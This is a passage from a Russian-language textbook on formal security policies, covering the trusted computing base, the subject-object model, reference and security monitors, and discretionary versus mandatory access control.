Дискретная природа характеристики «безопасный» (в том смысле, что либо нечто является безопасным, полностью удовлетворяя ряду предъявляемых требований, либо не является, если одно или несколько требований не выполнены) в сочетании с утверждением «ничто не бывает безопасным на сто процентов» подталкивают к тому, чтобы вести более гибкий термин, позволяющий оценивать то, в какой степени разработанная защищенная АС соответствует ожиданиям заказчиков. В этом отношении характеристика «доверенный» более адекватно отражает ситуацию, где оценка, выраженная этой характеристикой (безопасный или доверенный), основана не на мнении разработчиков, а на совокупности факторов, включая мнение независимой экспертизы, опыт предыдущего сотрудничества с разработчиками, и в конечном итоге, является прерогативой заказчика, а не разработчика.

Доверенная вычислительная среда (ТСВ) включает все компоненты и механизмы защищенной автоматизированной системы, отвечающие за реализацию политики безопасности - комплекс превентивных мер по защите конфиденциальных данных и информационных процессов на предприятии. Политика безопасности включает в себя требования в адрес персонала, менеджеров и технических служб. Основные направления разработки политики безопасности:

- определение какие данные и насколько серьезно необходимо защищать,
- определение кто и какой ущерб может нанести фирме в информационном аспекте,
- вычисление рисков и определение схемы уменьшения их до приемлемой величины.

Все остальные части АС, а также ее заказчик полагаются на то, что ТСВ корректно реализует заданную политику безопасности даже в том случае, если отдельные модули или подсистемы АС разработаны высококвалифицированными злоумышленниками с тем, чтобы вмешаться в функционирование ТСВ и нарушить поддерживаемую ею политику безопасности.

Минимальный набор компонентов, составляющий доверенную вычислительную среду, обеспечивает следующие функциональные возможности:

- взаимодействие с аппаратным обеспечением АС;
- защиту памяти;
- функции файлового ввода-вывода;
- управление процессами.

Дополнение и модернизация существующих компонентов АС с учетом требований безопасности могут привести к усложнению процессов сопровождения и документирования. С другой стороны, реализация всех перечисленных функциональных возможностей в рамках централизованной доверенной вычислительной среды в полном объеме может вызвать разрастание размеров ТСВ и, как следствие, усложнение доказательства корректности реализации политики безопасности. Так, операции с файлами могут быть реализованы в ТСВ в некотором ограниченном объеме, достаточном для поддержания политики безопасности, а расширенный ввод-вывод в таком случае реализуется в той части АС, которая находится за пределами ТСВ. Кроме того, необходимость внедрения связанных с безопасностью функций во многие компоненты АС, реализуемые в различных модулях АС, приводит к тому, что защитные функции распределяются по всей АС, вызывая аналогичную проблему.

Определены следующие этапы разработки защищенной АС:

- определение политики безопасности;
- проектирование модели АС;

- разработка кода АС;
- обеспечение гарантий соответствия реализации заданной политике.

### **3. Формальные политики безопасности**

#### **3.1 Понятие формальной политики безопасности**

Рассматривая вопросы безопасности информации в компьютерных системах можно говорить о наличии некоторых «желательных» состояний данных систем. Эти желательные состояния (описанные в терминах модели собственно компьютерной системы, например, в терминах субъектно-объектной модели) описывают «защищенность» системы. Понятие «защищенности» принципиально не отличается от любых других свойств технической системы, например, «надежной работы», и является для системы внешним, априорно заданным. Особенностью понятия «защищенность» является его тесная связь с понятиями «злоумышленник» (как обозначение внешней причины для вывода системы из состояния «защищенности») или «угроза» (понятие, обезличивающее причину вывода системы из защищенного состояния из-за действий злоумышленника).

При рассмотрении понятия «злоумышленник» практически всегда выделяется объект его воздействия - часть системы, связанная с теми или иными действиями злоумышленника («объект атаки»). Следовательно, можно выделить три компонента, связанные с нарушением безопасности системы:

1. «злоумышленник» - внешний по отношению к системе источник нарушения свойства «безопасность»;
2. «объект атаки» - часть, принадлежащая системе, на которую злоумышленник производит воздействие;
3. «канал воздействия» - среда переноса злоумышленного воздействия.

Интегральной характеристикой, описывающей свойства защищаемой системы, является политика безопасности - качественное (или качественно-количественное) описание свойств защищенности, выраженное в терминах, описывающих систему. Описание политики безопасности может включать или учитывать свойства злоумышленника и объекта атаки.

Описание политики безопасности включает:

1. Множество возможных операций над объектами.
2. Для каждой пары «субъект-объект»  $(S_i, O_j)$  назначение множества разрешенных операций, являющегося подмножеством всего множества возможных операций. Операции связаны обычно с целевой функцией защищаемой системы (т.е. с категорией, описывающей назначение системы и решаемые задачи), например, операциями «создание объекта», «удаление объекта», «перенос информации от произвольного объекта к предопределенному - чтение» и т. д.



Можно сформулировать две аксиомы защищенных компьютерных систем (АС):

*Аксиома 1.* В защищенной АС всегда присутствует активная компонента (субъект), выполняющая контроль операций субъектов над объектами. Данная компонента фактически отвечает за реализацию некоторой политики безопасности.

*Аксиома 2.* Для выполнения в защищенной АС операций над объектами необходима дополнительная информация (и наличие содержащего ее объекта) о разрешенных и запрещенных операциях субъектов с объектами.

В данном случае мы оперируем качественными понятиями «контроль», «разрешенная и запрещенная операция», данные понятия будут раскрыты и проиллюстрированы ниже.

Существует дополнительная аксиома.

*Аксиома 3.* Все вопросы безопасности информации описываются доступами субъектов к объектам.

Важно заметить, что политика безопасности описывает в общем случае нестационарное состояние защищенности. Защищаемая система может изменяться, дополняться новыми компонентами (субъектами, объектами, операциями субъектов над объектами). Очевидно, что политика безопасности должна быть поддержана во времени, следовательно, в процесс изучения свойств защищаемой системы должны быть добавлены процедуры управления безопасностью.

С другой стороны, нестационарность защищаемой АС, а также вопросы реализации политики безопасности в конкретных конструкциях защищаемой системы (например, программирование контролирующего субъекта в командах конкретного процессора компьютера) предопределяют необходимость рассмотрения задачи гарантирования заданной политики безопасности.

В результате, можно сказать, что компьютерная безопасность решает четыре класса взаимосвязанных задач:

1. Формулирование и изучение политик безопасности.
2. Реализация политик безопасности.
3. Гарантирование заданной политики безопасности.

Типовой жизненный цикл АС состоит из следующих стадий:

1. Проектирование АС и проектирование политики безопасности.
2. Моделирование ПБ и анализ корректности ПБ, включающий усыновление адекватности политики безопасности и целевой функции СС.
3. Реализация ПБ и механизмов ее гарантирования, а также процедур и механизмов управления безопасностью.
4. Эксплуатация защищенной системы.

Рассмотрим подробно подходы к решению поставленных задач.

### 3.2. Понятие доступа и монитора безопасности

В теории компьютерной безопасности практически всегда рассматривается модель произвольной АС в виде конечного множества элементов. Указанное множество можно разделить на два подмножества: множество объектов и множество субъектов. Данное разделение основано на свойстве элемента «быть активным» или «получать управление» (применяются также термины «использовать ресурсы» или «пользоваться вычислительной мощностью»). Оно исторически сложилось на основе модели вычислительной системы, принадлежащей фон Нейману, согласно которой последовательность исполняемых инструкций (программа, соответствующая понятию «субъект») находится в единой среде с данными (соответствующими понятию «объект»).

Модели, связанные с реализацией ПБ, не учитывают возможности субъектов по изменению АС, которые могут привести к изменению ее свойств и как предельный случай к полной неприменимости той или иной модели к описанию отношений «субъект-объект» в измененной АС.

Этот факт не является недостатком политики безопасности. Достоверность работы механизмов реализации политики безопасности считается априорно заданной, поскольку в противном случае невозможна формализация и анализ моделей. Однако вопрос гарантий политики безопасности является ключевым как в теории, так и в практике. Рассматривая активную роль субъектов в АС, необходимо упомянуть о ряде важнейших их свойств, на которых базируется излагаемая ниже модель.

Во-первых, необходимо заметить, что человек-пользователь воспринимает объекты и получает информацию о состоянии АС через субъекты, которыми он управляет и которые производят отображение информации в воспринимаемом человеком виде.

Во-вторых, угрозы компонентам АС (АС рассматривается в модели потоков или состояний исходят от субъектов как активной компоненты, порождающей потоки и изменяющей состояние объектов в АС.

В-третьих, субъекты могут влиять друг на друга через изменяемые ими объекты, связанные с другими субъектами, порождая в конечном итоге в системе субъекты (или состояния системы), которые представляют угрозу для безопасности информации или для работоспособности самой системы.

Будем считать разделение АС на субъекты и объекты априорным. Будем считать также, что существует априорный безошибочный критерий различения субъектов и объектов в АС (по свойству активности). Кроме того, считаем в условиях всех утверждений, что декомпозиция АС на субъекты и объекты фиксирована.

Подчеркнем отличие понятия субъекта компьютерной системы от человека-пользователя следующим определением.

Пользователь - лицо (физическое лицо), аутентифицируемое некоторой информацией и управляющее субъектом компьютерной системы через органы управления ЭВМ. Пользователь АС является, таким образом, внешним фактором, управляющим состоянием субъектов: В связи с этим далее будем считать пользовательское управляющее воздействие таким, что свойства субъектов, сформулированные в ниже приводимых определениях, не зависят от него (т. е. свойства субъектов не изменяемы внешним управлением). Смысл данного условия состоит в предположении того факта, что пользователь, управляющий программой, не может через органы управления изменить ее свойства (условие неверно для систем типа компиляторов, средств разработки, отладчиков и др.).

Будем также полагать, что в любой дискретный момент времени множество субъектов АС не пусто (в противном случае соответствующие моменты времени исключаются из рассмотрения и рассматривается отрезки с ненулевой мощностью множества субъектов).

*Аксиома 4.* Субъекты в АС могут быть порождены только активной компонентой (субъектами) из объектов.

Специфицируем механизм порождения новых субъектов следующим определением.

*Определение 1.* Объект  $O_i$  называется источником для субъекта  $S_m$ , если существует субъект  $S_j$ , в результате воздействия которого на объект  $O_i$  в компьютерной системе возникает субъект  $S_m$ .

Субъект  $S_j$ , порождающий новый субъект из объекта  $O_i$ , в свою очередь, называется активизирующим субъектом для субъекта  $S_m$ ,  $S_m$  назовем порожденным объектом.

Введем обозначение:  $Create(S_j, O_i) \rightarrow S_k$  - из объекта  $O_i$  порожден объект  $S_k$  при активизирующем воздействии субъекта  $S_j$ . Create назовем операцией порождения субъектов (см. рис. 1).

Операция Create задает отображение декартова произведения множеств субъектов и объектов на объединение множества субъектов пустым множеством. Заметим также, что в АС действует дискретное время и фактически новый субъект  $S_k$  порождается в момент времени  $t+1$  относительно момента  $t$ , в который произошло воздействие порождающего субъекта на объект-источник.

Очевидно, что операция порождения субъектов зависит как от свойств активизирующего субъекта, так и от содержания объекта-уточника.

Считаем, что если  $Create(S_j, O_i) \rightarrow NULL$  (конструкция NULL далее обозначает пустое множество), то порождение нового субъекта из объекта  $O_i$  при активизирующем воздействии  $S_j$  невозможно. Так, практически во всех операционных средах существует понятие исполняемого файла - объекта, могущего быть источником для порождения субъекта. Например, для MS DOS файл edit.com является объектом источником для порождения субъекта-программы текстового редактора, а порождающим субъектом является, как

правило, командный интерпретатор shell (объект-источник ~ command.com). Из архитектуры фон Неймана следует также, что с любым субъектом связан (или ассоциирован) некоторый объект (объекты), отображающий его состояние, - например, для активной программы (субъекта) ассоциированным объектом будет содержание участка оперативной памяти с исполняемым кодом данной программы.

Определение 2. Объект  $O_i$  в момент времени  $t$  ассоциирован субъектом  $S_m$ , если состояние объекта  $O_i$  повлияло на состояние субъекта в следующий момент времени (т.е. субъект  $S_m$  использует информацию, содержащуюся в объекте  $O_i$ ).

Введем обозначение "множество объектов  $\{O_m\}_t$  ассоциировано субъектом  $S_i$  в момент времени  $t$ ":  $S_i(\{O_m\}_t)$ .

В данном случае определение не в полной мере является формально строгим, поскольку состояние субъекта описывается упорядоченной совокупностью ассоциированных с ним объектов, а ассоциированный объект выделяется по принципу влияния на состояние субъекта, т. е. в определении прослеживается некая рекурсия. С другой стороны, известны рекурсивные определения различных объектов (например, дерева). Зависимость от времени позволяет однозначно выделять ассоциированные объекты том случае, если в начальный момент ассоциированный объект можно определить однозначно (как правило, это вектор исполняемого кода и начальные состояния ряда переменных программы).



Рис. 3.1. Порождения субъекта и понятие потока

Субъект в общем случае реализует некоторое отображение множества ассоциированных объектов в  $t$ -ный момент времени на множество ассоциированных объектов в  $t+1$ -ный момент

времени. В связи с этим можно выделить ассоциированные объекты, изменение которых изменяет вид отображения ассоциированных объектов (объекты, содержащие, как правило, код программы - функционально ассоциированные), и ассоциированные объекты-данные (являющиеся аргументом операции, но не изменяющие вида отображения). Далее под ассоциированными объектами понимаются функционально ассоциированные объекты, в иных случаях делаются уточнения.

*Следствие (к определению 2).* В момент порождения субъекта  $S_m$  из объекта  $O_i$  он является ассоциированным объектом для субъекта  $S_m$ .


Необходимо заметить, что объект-источник может быть ассоциированным для активизирующего субъекта, тогда порождение является автономным (т. е. не зависящим от свойств остальных субъектов и объектов). Если же объект-источник является неассоциированным (внешним) для активизирующего субъекта, то порождение не является автономным и зависит от свойств объекта-источника.

Свойство субъекта "быть активным" реализуется и в возможности выполнения действий над объектами. При этом необходимо отметить, что пассивный статус объекта необходимо требует существования потоков информации от объекта к объекту (в противном случае невозможно говорить об изменении объектов), причем данный поток инициируется субъектом.

*Определение 3.* Поток информации между объектом  $O_m$  и объектом  $O_j$  называется произвольная операция над объектом  $O_j$ , реализуемая в субъекте  $S_i$  и зависящая от  $O_m$ .

Заметим, что как  $O_j$ , так и  $O_m$  могут быть ассоциированными или ассоциированными объектами, а также «пустыми» объектами (NULL).

Обозначения: *Stream* ( $S_i, O_m$ )->  $O_j$  - поток информации от объекта  $O_m$  к объекту  $O_j$ . При этом будем выделять источник ( $O_m$ ) и получатель (приемник) потока ( $O_j$ ). В определении подчеркнута, что поток информации рассматривается не между субъектом и объектом, а между объектами, например, объектом и ассоциированными объектами субъекта либо между двумя объектами), а активная роль субъекта выражается в реализации данного потока (это означает, что операция порождения (отека локализована в субъекте и отображается состоянием его функционально ассоциированных объектов). Отметим, что операция *Stream* может создавать новый объект или уничтожать его. На рис.2 схематически изображены различные виды потоков.



Рис. 3.2. Примеры потоков в АС

Далее будем для краткости говорить о потоке, подразумевая введенное понятие потока информации.

Понятие ассоциированных с субъектом объектов, как легко видеть из нижеизложенного, не является искусственной конструкцией. Корректно говорить о потоках информации можно лишь между одинаковыми сущностями, т.е. объектами. Кроме того, в ассоциированных объектах отображается текущее состояние субъекта. Отображения Stream и Create описываются с точки зрения разделения на субъекты и объекты все события (изменения субъектов и объектов), происходящие в АС.

Из данного определения также следует, что поток всегда инициируется(порождается) субъектом.


*Определение 4.* Доступом субъекта  $S_i$  к объекту  $O_j$  будем называть порождение потока информации между некоторым объектом (например, ассоциированным с субъектом объектами  $S_i(O_m)$ ) и объектом  $O_j$ .

Выделим все множество потоков  $P$  для фиксированной декомпозиции АС на субъекты и объекты во все моменты времени (все множество потоков является объединением потоков по всем моментам дискретного времени) и произвольным образом разобьем его на два непересекающихся подмножества:  $N$  и  $L$ ,  $P = N \cup L$ .

Обозначим

N-подмножество потоков, характеризующее несанкционированный доступ;

L - подмножество потоков, характеризующих легальный доступ.

Дадим некоторые пояснения к разделению множеств L и N. Понятие «безопасности» подразумевает наличие и некоторого состояния «опасности» - нежелательных состояний какой-либо системы (в данном случае АС). Будем считать парные категории типа «опасный - безопасный» априорно заданными для АС и описываемыми политикой безопасности, а результатом применения политики безопасности к АС - разделение на множество «опасных» потоков N и множество «безопасных» L. Деление на L и N может описываться как свойство целостности (потоки из N нарушают целостность АС) или свойство конфиденциальности (потоки из N нарушают конфиденциальность АС), так и любое другое произвольное свойство.

*Определение 5.* Правила разграничения доступа субъектов к объектам есть формально описанные потоки, принадлежащие подмножеству L.

В предлагаемой субъектно-ориентированной модели не производится уточнений известных моделей политик безопасности (политика безопасности описывает только критерии разбиения на множества L и N), но формулируются условия корректного существования элементов АС, обеспечивающих реализацию той или иной политики безопасности. Поскольку критерий разбиения на множества L и N не связан со следующими далее утверждениями (постулируется лишь наличие субъекта, реализующего фильтрацию потоков), то можно говорить об инвариантности субъектно-ориентированной модели относительно любой принятой в АС политики безопасности (не противоречащей условиям утверждений).

*Определение 6.* Объекты  $O_i$  и  $O_j$  тождественны в момент времени  $t$ , если они совпадают как слова, записанные в одном языке.

Например, при представлении в виде байтовых последовательностей объекты  $O_1 = (O_{11}, O_{12}, \dots, O_{1m})$  и  $O_2 = (O_{21}, O_{22}, \dots, O_{2k})$  одинаковы, если  $m=k$  и  $O_{1i} = O_{2i}$  для всех  $i$  от 1 до  $k$  ( $O_{ij}$ -байты).

Для введения понятия тождественности субъектов условимся о наличии процедуры сортировки ассоциированных объектов, которая позволяет говорить о возможности попарного сравнения. На практике всегда существует алгоритм, обеспечивающий возможность попарного сравнения и зависящий от конкретной архитектуры АС. Например, достаточно легко выделить и попарно сравнивать, например, участки активной памяти, отвечающие коду программ (отличающиеся абсолютным адресом загрузки в оперативную память) или содержанию ценных и массивов.

*Определение 7.* Субъекты  $S_i$  и  $S_j$  тождественны в момент времени попарно тождественны все ассоциированные с ними объекты.

Следствие (из определений 6 и 7). Порожденные субъекты тождественны, если тождественны порождающие субъекты и объекты-

Верность данного следствия вытекает из тождества функционально ассоциированных объектов в порождающих субъектах, которые отвечают за порождение нового субъекта, а также из тождества аргументов (ассоциированных объектов-данных), которые отвечают объектам-источникам.

Для разделения всего множества потоков в АС на подмножества  $L$  необходимо существование активной компоненты (субъекта), который:

- активизировался бы при возникновении любого потока;
- производил бы фильтрацию потоков в соответствии с принадлежностью множествам  $L$  или  $N$ .

Заметим, что если существует  $\text{Stream}(S_i, O_j) \rightarrow O_m$  и существует  $\text{Stream}(S_k, O_m) \rightarrow O_i$ , то существует и  $\text{Stream}((S_i, S_k), O_j) \rightarrow O_i$ , т. е. Отношение «между объектами существует поток» является транзитивным (относительно пары субъектов). Именно в этом смысле будем говорить об участии субъекта ( $S_k$ ) в потоке (если  $O_t$  является ассоциированным объектом субъекта, не тождественного  $S_i$ ). Введем несколько определений.

*Определение 8.* Монитор обращений (МО) - субъект, активизирующийся при возникновении потока от любого субъекта к любому объекту.

Можно выделить два вида МО:

Индикаторный МО - устанавливающий только факт обращения - к объекту.

МО - субъект, функционирующий таким образом, что при возникновении потока от ассоциированного объекта  $O_t$   $S_i$  ( $S_i(O_m)$ ) к объекту  $O_j$  и обратно существует ассоциированный с МО объект  $O_m$  (в данном случае речь идет об ассоциированных объектах-данных), тождественный объекту  $O_t$  или  $S_i(O_m)$ . Содержательный МО полностью участвует в потоке от субъекта к объекту (в том смысле, что информация проходит через его ассоциированные объекты-данные и существует тождественное отображение объекта на какой-либо ассоциированный объект МО).

Теперь сформулируем понятие монитора безопасности (в литературе также применяется понятие монитора ссылок). Это понятие связано с упоминаемой выше задачей фильтрации потоков. Поскольку целью является обеспечение безопасности АС, то и целевая функция монитора — фильтрация с целью обеспечения безопасности (отметим еще раз, что разделение на  $N$  и  $L$  задано априорно).

*Определение 9.* Монитор безопасности объектов (МБО) -монитор обращений, который разрешает поток, принадлежащий только множеству легального доступа  $L$ . Разрешение потока в данном случае понимается как выполнение операции над объектом - получателем потока, а запрещение -как невыполнение (т.е. неизменность объекта -получателя потока).



Монитор безопасности объектов фактически является механизмом реализации политики безопасности в АС. Обратимся теперь к основным моделям работы МБО.

### **3.3. Основные типы формальных политик безопасности**

Существуют два типа политики безопасности: дискреционная и мандатная.

Основой *дискреционной (дискретной) политики безопасности* является дискреционное управление доступом (Discretionary Access Control - ОАС), которое определяется двумя свойствами:

- все субъекты и объекты должны быть идентифицированы;
- права доступа субъекта к объекту системы определяются на основании некоторого внешнего по отношению к системе правила.

К достоинствам дискреционной политики безопасности можно отнести относительно простую реализацию соответствующих механизмов защиты. Этим обусловлен тот факт, что большинство распространенных в настоящее время АС обеспечивают выполнение положений именно данной политики безопасности.

В качестве при мера реализаций дискреционной политики безопасности в АС можно привести матрицу доступов, строки которой соответствуют субъектам системы, а столбцы - объектам; элементы матрицы характеризуют права доступа. К недостаткам относится статичность модели. Это означает, что данная политика безопасности не учитывает динамику изменений состояния АС, не накладывает ограничений на состояния системы.

Кроме этого, при использовании дискреционной политики безопасности возникает вопрос определения правил распространения прав доступа и анализа их влияния на безопасность АС. В общем случае при использовании данной политики безопасности перед МБО, который при санкционировании доступа субъекта к объекту руководствуется некоторым набором правил, стоит алгоритмически неразрешимая задача: проверить приведут ли его действия к нарушению безопасности или нет.

В то же время имеются модели АС, реализующих дискреционную политику безопасности, которые предоставляют алгоритмы проверки безопасности.

Так или иначе, матрица доступов не является тем механизмом, который бы позволил реализовать ясную и четкую систему защиты информации в АС. Этим обуславливается поиск других более совершенных политик безопасности.

Основу *мандатной (полномочной) политики безопасности* составляет мандатное управление доступом (Mandatory Access Control - МАС), которое подразумевает, что:

- все субъекты и объекты системы должны быть однозначно идентифицированы;
- задан линейно упорядоченный набор меток секретности;

- каждому объекту системы присвоена метка секретности, определяющая ценность содержащейся в нем информации - его уровень секретности в АС;
- каждому субъекту системы присвоена метка секретности, определяющая уровень доверия к нему в АС - максимальное значение метки секретности объектов, к которым субъект имеет доступ; метка секретности субъекта называется его уровнем доступа.

Основная цель мандатной политики безопасности – предотвращение утечки информации от объектов с высоким уровнем доступа к объектам с низким уровнем доступа, т. е. противодействие возникновению в АС информационных каналов сверху вниз.

Чаще всего мандатную политику безопасности описывают в терминах, понятиях и определениях свойств модели Белла-Лапалуда, которая будет рассмотрена ниже. в рамках данной модели доказывается важное утверждение, указывающее на принципиальное отличие систем, реализующих мандатную защиту, от систем с дискреционной защитой: *если начальное состояние системы безопасно, и все переходы системы из состояния в состояние не нарушают ограничений, сформулированных политикой безопасности, то любое состояние системы безопасно.*

Кроме того, по сравнению с АС, построенными на основе дискреционной политики безопасности, для систем, реализующих мандатную политику, характерна более высокая степень надежности. Это связано с тем, что МБО такой системы должен отслеживать не только правила доступа субъектов системы к объектам, но и состояния самой АС. Таким образом, каналы утечки в системах данного типа не заложены в нее непосредственно (что мы наблюдаем в положениях предыдущей политики безопасности), а могут появиться только при практической реализации системы вследствие ошибок разработчика. В дополнении к этому правила мандатной политики безопасности более ясны и просты для понимания разработчиками и пользователями АС, что также является фактором, положительно влияющим на уровень безопасности системы. С другой стороны, реализация систем с политикой безопасности данного типа довольно сложна и требует значительных ресурсов вычислительной системы.

### 3.4. Разработка и реализация формальных политик безопасности



Рис. 3.3. Возможные пути нарушения политики безопасности

Представляется очевидным, что при изменении функционально ассоциированных с субъектом реализации политики безопасности (МБО) объектов могут измениться и свойства самого МБО, заключающиеся в фильтрации потоков, и как следствие могут возникнуть потоки, принадлежащие множеству  $N$ . Введем в связи с этим понятие корректности субъектов.

*Определение 10.* Пара субъектов  $S_i$  и  $S_j$  называется не влияющими друг на друга (или корректными относительно друг друга), если в любой момент времени отсутствует поток (изменяющий состояние объекта) между ассоциированным объектом субъекта  $S_i(O_{si})$  и  $S_j(O_{sj})$ , причем  $O_{sj}$  не является ассоциированным объектом  $S_i$ , а  $O_{si}$  не является ассоциированным объектом  $S_j$ .

Дадим некоторые пояснения к определению: «изменение состояния объекта» трактуется в данном определении как нетождественность объектов в соответствующие моменты времени, но при этом подчеркнуто, что операция изменения объекта локализована в субъекте, с которым этот объект не ассоциирован. Смысл понятия корректности можно пояснить на примере: существующие в едином пространстве ОП программы не должны иметь функциональных возможностей изменения «чужого» вектора кода и состояния переменных.


Вообще говоря, можно сформулировать более жесткое определение.

*Определение 11.* Пара субъектов  $S_i$  и  $S_j$  называется абсолютно не влияющими друг на друга (или абсолютно корректными относительно друг друга), если в условиях определения

10 множества ассоциированных объектов указанных субъектов не имеют пересечения.

Абсолютная корректность легко достижима в случае виртуального адресного пространства.

Определение абсолютной корректности позволяет сформулировать достаточные условия гарантированного осуществления только легального доступа.

*Утверждение 1 (достаточное условие гарантированного выполнения политики безопасности в АС 1).*

Монитор безопасности объектов разрешает порождение потоков только из множества  $L$ , если все существующие в системе субъекты абсолютно корректны относительно него и друг друга.

Доказательство. Условие абсолютной корректности (по определению 11) предполагает неизменность функционально ассоциированных объектов МБО (поскольку потоков, изменяющих ассоциированные объекты МБО, не существует). С другой стороны, такие потоки могут появиться при изменении ассоциированных объектов, принадлежащих другим субъектам АС (изменяются свойства субъекта, в том числе (возможно) и по порождению потоков к МБО). Условие корректности субъектов относительно друг друга делает это невозможным (по определению абсолютной корректности). Это, в свою очередь, означает, что МБО реализует только потоки из подмножества  $L$ . Утверждение доказано.

Однако сформулированное утверждение накладывает весьма жесткие и трудноисполнимые условия на свойства субъектов в АС. Кроме того, невозможно гарантировать корректность любого субъекта, активизируемого в АС, относительно МБО. В связи с этим логично ограничить множество порождаемых субъектов, которые априорно корректны относительно МБО. В связи с этим введем определение монитора порождения субъектов (по аналогии с монитором обращений) и монитора безопасности субъектов.

*Определение 12.* Монитор порождения субъектов (МПС) - субъект, активизирующийся при любом порождении субъектов.

По аналогии с переходом от МО к МБО введем понятие монитора безопасности субъектов.

*Определение 13.* Монитор безопасности субъектов (МБС) - субъект, который разрешает порождение субъектов только для фиксированного подмножества пар активизирующих субъектов и порождающих объектов.

Воздействие МБС выделяет во всем множестве субъектов  $S$  подмножество разрешенных  $E$ . Заметим также, что если в подмножество субъектов в момент времени  $t$  включается субъект МБС, то первым аргументом операции Create может быть только субъект, входящий во множество субъектов, а аргумент-объект, вообще говоря, любым.

Сформулируем теперь ряд базовых определений, которые в дальнейшем будут

повсеместно использоваться.

*Определение 14.* АС называется замкнутой по порождению субъектов, если в ней действует МБС, разрешающий порождение только фиксированного конечного подмножества субъектов для любых объектов-источников, рассматриваемых для фиксированной декомпозиции АС на субъекты и объекты.

При рассмотрении вопросов реализации защищенных сред будет использоваться термин «замкнутая программная среда», который по существу эквивалентен приведенному выше определению.

Однако замкнутости АС по порождению субъектов недостаточно для описания свойств системы в части защищенности, поскольку необходимо обеспечить корректность порождаемых МБС субъектов относительно его самого и МБО. Механизм замкнутой программной среды сокращает множество возможных субъектов до некоторого множества фиксированной мощности, но при этом допускает существование некорректных субъектов, включенных в замкнутую среду.

Сформулируем определение изолированности АС.

*Определение 15.* Множество субъектов АС называется изолированным (абсолютно изолированным), если в ней действует МБС и субъекты из порождаемого множества корректны (абсолютно корректны) относительно друг друга и МБС.

